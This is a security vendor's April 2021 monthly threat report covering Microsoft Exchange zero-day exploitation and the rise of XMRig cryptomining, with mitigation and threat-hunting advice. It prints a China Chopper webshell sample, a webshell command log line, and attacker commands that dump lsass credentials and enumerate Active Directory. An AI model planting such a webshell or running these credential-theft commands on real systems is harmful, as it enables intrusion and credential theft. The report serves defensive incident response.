NTT

Global Threat Intelligence Center

Monthly Threat Report


April 2021

Contents

Feature article: Microsoft Exchange Servers under attack - what you need to know 03

Spotlight article: XMRig hitting stride 06

About NTT's Global Threat Intelligence Center 07



Microsoft Exchange Servers under attack - what you need to know

Lead Analyst: Dan Saunders, Senior Consultant, Incident Response, UK & I

The disclosure of multiple zero-day vulnerabilities associated to on-premises Microsoft Exchange Servers has triggered mass scanning and exploitation to gain unauthorized access to thousands of IT networks globally.

What do we know so far?

On 2 March 2021, Microsoft and Volexity disclosed several zero-day vulnerabilities associated with on-premises Microsoft Exchange Servers. The vulnerabilities present significant risks to organizations, since if they are successfully exploited, they facilitate server-side authentication, remote code execution (RCE) and arbitrary file writes to the server. Successful exploitation has primarily resulted in the installation of webshells, providing backdoor access into networks. Evidence suggests attackers have been exploiting the vulnerabilities from as early as 3 January 2021.

Security researchers at DEVCORE originally discovered and responsibly reported the vulnerabilities to Microsoft on 5 January 2021.

Threat intelligence analysts have associated exploitation activities to advanced persistence threat (APT) actors such as the APT dubbed 'HAFNIUM', who are suspected of being a Chinese state-sponsored threat actor. However, additional threat actors have since developed more exploits to take advantage of the vulnerabilities. This has resulted in not only cyber espionage operations, but also an increase in launching cryptomining and ransomware operations. This has a significant impact on organizations who Microsoft and security analysts have urged to activate incident response procedures, if the organization is found to be susceptible.

Historically, HAFNIUM primarily targets entities in the United States for the purpose of exfiltrating information from a number of industry sectors, including infectious disease researchers, law firms, higher education institutions, defense contractors, policy think tanks and NGOs.

The announcement of this campaign has come in close proximity with the recent SolarWinds targeted incidents, however there are no known links between the two and it has been observed that the Microsoft Exchange incidents are much more widespread. As of 10 March 2021, reporting suggested that at least 60,000 systems were known to have been either affected or at risk.

Which vulnerabilities are involved?

CVE-2021-26855 relates to a server-side request forgery (SSRF), which enables a threat actor to send specially crafted HTTP requests to authenticate as the Microsoft Exchange Server.

CVE-2021-26857 relates to an unsecure deserialization code associated to the Unified Messaging service. The vulnerability helps facilitate remote code execution and carries out privilege escalation as a local system user.


CVE-2021-26858 relates to arbitrary file writes to the file system on the server. Authentication is required, which can be achieved by leveraging CVE-2021-26855 (above).

CVE-2021-27065 relates to a Windows container execution agent elevation of privilege vulnerability. This can be exploited to perform arbitrary file writes. Authentication is required, which can be achieved by leveraging CVE-2021-26855 (above).

We have observed mass-scanning for exposed systems via attempts to make untrusted connections via port 443 to probe targets which the attacker intends to exploit, with no real geographic restrictions. The biggest impact on organizations occurs when attackers chain these vulnerabilities together to authenticate and gain access to the targeted system. All the aforementioned vulnerabilities have been assigned high-severity ratings and pose a significant risk if not patched immediately. While several weeks have passed since the announcement, significant amounts of unpatched Microsoft Exchange Servers remain exposed to multiple threat actors.

Webshell installation

Webshells are used to maintain command and control (C2) over compromised public-facing servers. In cases investigated, attackers wrote Active Server Page Extended (.aspx) server-side payloads to the file system via the Exchange-related exploits. The payloads contain embedded malicious code facilitating shell access. The file names consistently change, and are therefore not bespoke. It should also be noted that in some instances, file permissions have been altered in an attempt to hide the webshell files visually from file explorer checks. In many cases, attackers used China Chopper webshells and the malcode is typically located within the `ExternalUrl` reference field.



```
http://f/<script language="JScript" runat="server">function Page_Load()
{eval(System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String
(Request.Item["REDACTED"])),"unsafe");}</script>
```

Figure 1: supp0rt.aspx webshell

We have observed delays from the initial installation of webshells, through to interaction and usage of webshells, as taking place within a matter of days. This indicates an automated installation approach and selective targeting of victims for post-exploitation operations. The attack process also created additional binaries, including but not limited to dynamic links libraries (DLL), and used them along with the webshells to perform malicious functions on the Microsoft Exchange Servers.

Analysis of IIS log files reveals significant HTTP GET and POST requests, that interact with webshells. These have typically used abnormal user-agent strings such as `ExchangeServicesClient/0.0.0.0` and `python-requests/2.25.1`. Analysts should review IIS Logs to identify a timeline of initial exploitation activity. In some instances, it may be possible to identify early signs of system discovery.

```
GET /aspnet_client/shell.aspx cmd=whoami 443 -
10.xxx.xx.xx python-requests/2.24.0 - 404 0 0 3
```


The China Chopper webshell has been used previously by APT actors such as Leviathan (APT 40), Threat Group-3390, APT10 and APT41, all suspected Chinese threat groups, which have primarily targeted telecom, government and defense organizations, though a wide range of industries worldwide have been targeted as well.

Post-exploitation observations

Our Digital Forensics and Incident Response (DFIR) team has responded to numerous security incidents on behalf of clients from a range of different industries. These clients have been subject to not only probing, but also post-exploitation activities carried out by threat actors.

Typically, activities focus initially on system and network discovery, progressing onto credential harvesting in attempts to gain passwords for additional network penetration. Hostile actors attempt to avoid triggering security control detections and use living-off-the-land binaries (LOLbins) to fetch domain data and dump credentials from volatile memory. We have also observed batch (.bat) scripts containing code to automate these tasks.

Hostile actors have used PowerShell to execute a command which involves invoking a legitimate Windows system binary `comsvcs.dll` via `rundll32.exe`. This DLL exports a function `MiniDumpW` which enables the operator to carry out a dump of the Local Security Authority Subsystem Service `lsass.exe` from volatile memory. The process ID (PID) of lsass must be specified within the command line parameter, along with an output (.dmp) file name. In addition, threat actors have also used `dsquery` to retrieve active directory (AD) information from the domain. The resultant files are packaged and compressed into cabinet (.cab) files prior to data exfiltration. These files can be parsed offline in order to retrieve sensitive credentials.



```
powershell rundll32.exe c:\windows\system32\comsvcs.dll MiniDump 676 <aspnet_client>REDACTED.tmp.dmp full
dsquery * -limit 0 -filter objectCategory=person -attr * -uco > <aspnet_client>REDACTED.tmp
makecab <aspnet_client>\REDACTED.tmp.dmp <aspnet_client>\REDACTED.dmp.zip
makecab <aspnet_client>\REDACTED.tmp <aspnet_client>\REDACTED.dmp.zip
```

Figure 2: lsass dump (credential theft)

> Organizations **should assess Microsoft Exchange Servers for indicators of compromise** (IOC) in parallel to patching.

Mitigation recommendations

Mitigation options include identifying your exposure to the known vulnerabilities, identifying whether attackers have exploited the vulnerabilities and identifying any additional extended actions.

Microsoft released the Microsoft Exchange On-Premise Mitigation Tool (EOMT) - a one-click mitigation tool, to help customers and support teams who are managing on-premises Microsoft Exchange. The tool is meant to simplify and automate steps to help mitigate potential Microsoft Exchange attacks. It is important to note that this tool is not an alternative to patching, but a workaround until the security update is applied. This tool is meant to assist organizations, but those organizations must still perform additional actions, such as patching the vulnerabilities and assessing their environment for abnormal behavior, as the threat actor may have already gained access via exploitation.

As a priority, organizations operating on-premises (including hybrid model) Microsoft Exchange Server 2013, 2016 and 2019 should immediately apply the provided security patches, following available guidance released by Microsoft. Microsoft Exchange Server 2010 is only affected by CVE-2021-26857.

Temporary containment actions include restricting traffic on port 443 inbound/outbound to/from the Microsoft Exchange Servers to authorized IP address ranges only, however this does not fix the underlying issue relating to the vulnerabilities.

While patching servers prevents any further exploitation of the vulnerabilities, it does not deal with the likelihood the threat actor has already exploited the vulnerabilities and have implemented backdoor mechanisms into the environment.

Organizations should assess Microsoft Exchange Servers for indicators of compromise (IOC) in parallel to patching. If the organization identifies compromised systems, isolate them immediately while performing containment strategies. Additionally, assess for credential harvesting, data exfiltration and lateral movement to other servers.

Threat hunting tips

- Review (.aspx) and (.php) files for any anomalies and suspicious embedded code, which could indicate it’s a malicious webshell. Also pay close attention to newly written (.dll) binaries, which may be used in conjunction with webshell code execution.
- Analyse host-based IIS Logs, ECP Logs, OAB Logs, Application Logs, PowerShell Logs and other Microsoft Exchange associated Logs for indicators of compromise (IOC), such as suspicious command lines and IP addresses attempting exploitation and dropping malicious payloads.
- Carry out a review of local and domain accounts and check for any new accounts recently added, which are for legitimate use.
- Analyse network-based traffic for abnormal packets inbound/outbound from Microsoft Exchange Servers.
- Analyse Firewall Logs to detect abnormal ingress/egress traffic and apply threat intelligence to IP addresses.
- Leverage endpoint detection and response (EDR) tools to assess host for signs of post-exploitation activities, focusing on LOLbins commands executed for discovery including `whoami`, `ipconfig`, `net view`, `net group`, `nltest`, `dsquery`, `makecab`.

How is NTT supporting clients?

We continue to support clients who have been subject to an unauthorized network intrusion, as well as those who require reassurance that their remediation has been effective, and they have not fallen victim to a successful breach by leveraging our global, CREST-accredited DFIR team.

Should you require assistance, contact NTTS.DFIR@global.ntt.

XMRig hitting stride

Lead Analyst: Jon Heimerl, CISSP, Sr. Manager,
Global Threat Intelligence Center, US

According to data gathered for the GTIC 2021 Global Threat Intelligence Report, XMRig was the single most detected malware, accounting for over 33% of all malware activity. That also made it the most common coinminer detected, accounting for nearly 82% of all coinmining activity during 2020. During 2019, XMRig was the 153rd most common malware overall, and the third most common cryptominer, accounting for less than 4% of all mining activity globally.

	2019	2020
XMRig overall malware rank	#153 – 0.02%	#1 – 33%
XMRig crytominer rank	#3 – 4%	#1 – 82%

XMRig is a highly effective cryptocurrency miner launched in 2017. It was originally built to be a legitimate miner for Monero cryptocurrency on Windows and Linux platforms. It has, however, been repurposed by various threat actors for their own profit. Soon after it was available, hostile actors started installing versions of XMRig to get targeted systems mining cryptocurrency for them. Since its inception, it has spread to Jenkins, Oracle and Apache servers, and has also been observed in malware built for Mac platforms.

The biggest single reason for the surge in coinmining during 2020 is simply the value of existing cryptocurrencies. In 2020, Monero rose from about USD 45 to about USD 159 per coin – an increase approaching 400%. While cryptocurrency values continue rising, we should expect attacks involving cryptominers to continue, and potentially even increase as more attackers jump onboard.

Cryptominers tend towards the less destructive end of the malware scale, but this does not mean they are as harmless as many users contend. While XMRig was originally designed to use only part CPU capacity, coding errors or intentional updates can result in XMRig consuming as much as 100% of CPU cycles. This can mean the targeted system spends all of its time mining for the attacker, instead of doing the tasks desired by the actual system owner. This can also shorten CPU life, as excess heat generated by constant high utilization can potentially damage the targeted systems.

There remains the issue of how XMRig was actually installed on the victim machine. XMRig has often been distributed via exploit kits or hostile websites disguised as Adobe Flash updates. But attackers have also used vulnerabilities in Windows, Oracle WebLogic, Apache Solr, PHP Weathermap, EternalBlue and even brute-force attacks. The reality is that if XMRig has been installed in an organization's environment, it likely proves the organization has vulnerabilities they should be worried about, as these can provide opportunities for further exploitation by threat actors with more nefarious purposes.

Many professional antivirus programs can detect and XMRig, though it is often trojanized and can evade detection and removal. But, given the many other forms of current malware – from rootkits to spyware or remote access trojans – once you deal with an XMRig infection, you will still need to check for other infections which attackers may have already introduced, and isolate how XMRig breached your environment to mitigate that avenue for future attacks.

For more information about the impact of XMRig, read the 2021 Global Threat Intelligence Report, available in early May 2021.

NTT's Global Threat Intelligence Center

The NTT Global Threat Intelligence Center (GTIC) protects, informs and educates NTT Group clients through the following activities:

- threat research
- vulnerability research
- intelligence fusion and analytics
- communication to NTT Group clients

The GTIC goes above and beyond the traditional pure research organization, by taking their threat and vulnerability research and combining it with their detective technologies development to produce applied threat intelligence. The GTIC's mission is to protect clients by providing advanced threat research and security intelligence to enable NTT to prevent, detect and respond to cyberthreats.

Leveraging intelligence capabilities and resources from around the world, NTT's threat research is focused on gaining understanding and insight into the various threat actors, exploit tools and malware – and the techniques, tactics and procedures (TTP) used by attackers.

Vulnerability research pre-emptively uncovers zero-day vulnerabilities that are likely to become the newest attack vector, while maintaining a deep understanding of published vulnerabilities.

With this knowledge, NTT's security monitoring services can more accurately identify malicious activity that is 'on-target' to NTT Group clients' infrastructure.

Intelligence fusion and analytics is where it all comes together. The GTIC continually monitors the global threat landscape for new and emerging threats using our global internet infrastructure, clouds and data centers along with third-party intelligence feeds; and works to understand, analyse, curate and enrich those threats using advanced analysis techniques and proprietary tools; and publishes and curates them using the Global Threat Intelligence Platform (GTIP) for the benefit of NTT Group clients.

Our **Global Threat Intelligence Center** goes beyond a traditional research-only approach by combining focused research with detective technologies. This results in **true applied threat intelligence** to protect our clients with effective tools and services which reduce security risks and threats.

Recent assets

2020 Global Threat Intelligence Report

Our 2020 Global Threat Intelligence Report (GTIR) is the culmination of the data the Global Threat Intelligence Center gathered and analysed throughout the year. We produce this report by collecting a broad set of global data (log, event, attack, incident and vulnerability) to identify key cybersecurity trends of which businesses need to be aware.

Download report

If you haven't already, **register to receive the Monthly Threat Reports** directly to your inbox each month.

NTT